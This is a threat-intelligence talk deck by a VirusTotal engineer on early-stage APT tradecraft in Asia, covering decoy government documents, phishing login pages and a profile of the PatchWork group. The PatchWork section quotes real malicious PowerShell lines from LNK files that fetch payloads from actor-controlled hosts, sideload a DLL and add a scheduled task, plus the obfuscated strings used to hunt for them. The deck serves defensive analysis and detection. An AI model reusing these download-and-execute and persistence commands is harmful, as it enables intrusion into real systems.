

# Behind Enemy Lines: Discovering Initial Phases of Cyber Attacks in Asia

---

Joseliyo Sánchez - @Joseliyo\_Jstnk  
Security Engineer - VirusTotal



# JOSE LUIS SÁNCHEZ MARTINEZ AKA JOSELIYO



- Security Engineer @ VirusTotal - Google
- Former McAfee and BlackBerry security researcher



@Joseliyo\_Jstnk



/in/joseluissm/

# Why are we going to talk about it

---

We're keeping a close eye on several groups that are attacking targets in Asia. We want to gather information about them and share it with the people who use our platform.

These groups use some of the same techniques as other attackers around the world. This gives us a chance to learn more about how they operate.


We've also noticed some interesting similarities between different groups based in Asia.

01

Initial stages


# Initial stages

---



# What we usually see - Weaponization

---



**HTTP**

# Decoy documents / websites



**Government of Pakistan**  
**Ministry of Information Technology and Telecommunication**

**DIGITAL PAKISTAN**

I

A new web-based version of E-office has been launched. The MoIT Joint Secretary has desired that the e-office shall become operational in all offices of the Government by 1st October 2023.

E-Office Implementation and Usage Guidelines for all Government offices as promulgated by the Government is as attached. All users are requested to kindly go through the operating Procedure and any queries can be directed to this office.

2. A presentation on how to use E-office is prepared by ministry and can be used for training of all users. The presentation can be [downloaded from here:](#)



**Ministry of Defence**

**mail.defence.lk**

**Username**  
[input field]


**Password**  
[input field]

**Mode**  
Automatic

**Language**  
English (American)

**Log in**

INTELLIGENT SOLUTIONS  
Voice | Networking | Data Hosting | Managed Services  
| SLTIDC | 2024-03-20 | CentOS7 |



**EXPENDITURE BUDGET**  
**2024-2025**


**MINISTRY OF FINANCE**  
**BUDGET DIVISION**

*July, 2024*

*[Incorporating Notes on Demands for Grants]*

**ශ්‍රී ලංකා නාවික හමුදාව පසුගිය 2023 වසරේ සිදුකල මෙහෙයුම් මඟින් මත්ද්රව්‍ය විශාල තොගයක් සමඟ මත්ද්රව්‍ය ජාවාරම ඈත්ව නීති විරෝධී කටයුතු සිදුකල පුද්ගලයින් 343 ක් නීතියේ රැහැනට හසුකරදීමට සමත් වෙයි**

ශ්‍රී ලංකා නාවික හමුදාව පසුගිය 2023 වසරේ සිදුකල මෙහෙයුම් මඟින් මත්ද්රව්‍ය හා මත්පෙති ජාවාරම, අත්විභව භාණ්ඩ ජාවාරම සහ මත්ද්රව්‍ය ආකාරී නීති විරෝධී කටයුතු සිදුකල දේශීය හා විදේශීය පුද්ගලයින් 343 ක් සමඟ මත්ද්රව්‍ය විශාල තොගයක් නීතියේ රැහැනට හසුකරදීමට සමත් විය.




**三峡集团与广东省阳江市座谈**

本网讯（毛庆）11月30日，三峡集团总经理、党组副书记韩君在武汉与广东省阳江市委书记、市人大常委会主任卢一先，市委副书记、市长余金富一行座谈，双方就共同贯彻落实国家“双碳”战略，围绕海上风电资源开发、新能源产业发展、海洋牧场建设等进行深入交流。三峡集团副总经理、党组成员王武斌，阳江市委常委、常务副市长张磊，市委常委、秘书长、统战部长王兵出席座谈。




韩君对卢一先、余金富一行来访表示欢迎，对阳江市委、市政府一直以来给予三峡集团的支持和帮助表示感谢。韩君表示，作为全球最大的水电开发运营企业和中国领先的清洁能源集团，三峡集团按照党中央、国务院的决策部署，充分发挥“六大作用”，奋力实施清洁能源与长江生态环保“两翼齐飞”，加快推进世界一流企业建设。阳江区位优势明显，资源禀赋优越，营商环境良好，是投资兴业的沃土。多年来，三峡集团与阳江市进行了友好高效务实合作，建立了良好合作关系，取得了丰硕成果。下一步，三峡集团将充分发挥自身优势，积极参与阳江清洁能源建设，努力把阳江的资源优势转化为发展优势和竞争优势，助力阳江高质量发展。

卢一先、余金富代表市委、市政府对三峡集团长期以来大力支持阳江经济社会发展表示感谢，并表示阳江目前正紧紧围绕广东省委赋予阳江市的“两个定位”的战略要求，加快推进构建“一核一带一区”区域发展格局。三峡集团是综合实力雄厚的央企，在海上风电、新型储能等方面业务与阳江产业发展紧密相连，阳江高度重视与三峡集团的合作，希望双方充分发挥各自优势，抢抓“双碳”目标实施的战略机遇，进一步深化合作，推动双方优势互补，共同发展。阳江将立足企业需求，积极提供优质服务，为企业发展提供更有力的支撑保障。



**CHINESE PLA AIR FORCE OFFICIAL SECURE FILES**



**China PLA Airforce Draft Letter.pdf**  
27.35M Expires at 21:10 on Oct 20 2024

[Download](#) [Fastest download from secure drive](#)

02


Profiling threat actors  
behaviors - Recent activities



# PatchWork

## Some (not all) interesting high level behaviors

- Use of LNK
- PDF files related to Governments as a decoy
- Use of PowerShell
- New domains creation



The screenshot shows a VirusTotal report for the malware 'PatchWork'. At the top, there is a circular logo with the Indian flag colors (orange, white, green) and a blue bullseye icon. To the right of the logo, the text reads 'PatchWork' and 'Motivation: Espionage'. Below this is a dark blue header with the word 'Overview' in white. The main content area is divided into two sections: 'Aliases' and 'Targets'. The 'Aliases' section lists several names: APT-C-09, Dropping Elephant, Orange Athos, Thirsty Gemini, ATK11, G0040, Patchwork, ZINC EMERSON, Chinastrats, Monsoon, and Sarit. The 'Targets' section is divided into 'Regions' and 'Industries'. Under 'Regions', there are three entries: Bangladesh (with a red dot), Pakistan (with a green dot), and Sri Lanka (with a yellow dot). Under 'Industries', there are two entries: 'Aerospace & Defense: Defense' (with a plus sign) and 'Other: Private sector'.

**PatchWork**  
Motivation: Espionage

**Overview**

Aliases:

APT-C-09	ATK11	Chinastrats
Dropping Elephant	G0040	Monsoon
Orange Athos	Patchwork	Sarit
Thirsty Gemini	ZINC EMERSON	

**Targets**

Regions:

- Bangladesh
- Pakistan
- Sri Lanka


Industries: ⓘ

- ✦ Aerospace & Defense: Defense
- Other: Private sector

# PatchWork - Hunting behaviors

**Use of LNK** leading to:

- Common use of PowerShell and cmdlets
- External files downloaded from Internet
- Persistence through schtasks



The screenshot shows a 'Strings' tool interface with a search bar containing 'Search in strings'. The search results are displayed in a list format, showing various file paths and system directories. The results include:

```
Windows
System32
WindowsPowerShell
powershell.exe
T%IAV1 (.
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
desktop-4f6tsv1
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
Windows
System32
WindowsPowerShell
powershell.exe
B..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
$ProgressPreference = 'SilentlyContinue';wget "https://kdrm201.b-cdn.net/xnt" -OutFile C:\Users\Public\Cab.pdf;Start-Process
C:\Users\Public\Cab.pdf;$ProgressPreference = 'SilentlyContinue';wget "https://kdrm201.b-cdn.net/r" -OutFile
"C:\ProgramData\p";move "C:\ProgramData\p" "C:\ProgramData\Winver.exe";wget "https://kdrm201.b-cdn.net/xnt" -OutFile
C:\Users\Public\Cabinet.pdf;$pqr = Get-ChildItem
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
v1.0 (C:\Windows\System32\WindowsPowerShell)
S-1-5-21-1453295128-2262805681-55198072-1000
Application
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

# PatchWork - Hunting behaviors

## Use of LNK

```
behavior:".pdf;s"a"p"s "
```

(15)

```
behavior:".pdf;i"w"r "
```

(15)

```
behavior:";r"e"n -Path "
```

(15)

```
↳ 5000 - powershell $ProgressPreference = 'SilentlyContinue';i"w"r https://jihang.scapematic.info/eqhgrh/uybvjxosg -  
OutFile C:\ProgramData\186523.pdf;s"a"p"s C:\ProgramData\186523.pdf;i"w"r  
https://shianchi.scapematic.info/jhgfd/jkhxvcf -OutFile C:\ProgramData\hal;r"e"n -Path C:\ProgramData\hal -NewName  
C:\ProgramData\wer.dll;c"p C:\Windows\System32\WerFaultSecure.exe C:\ProgramData\WerFaultSecure.exe;c"p"i  
'C:\ProgramData\186523.pdf' -destination .;sch"ta"s"ks /c"r"e"a"te /S"c minute /T"n EdgeUpdate /t"r  
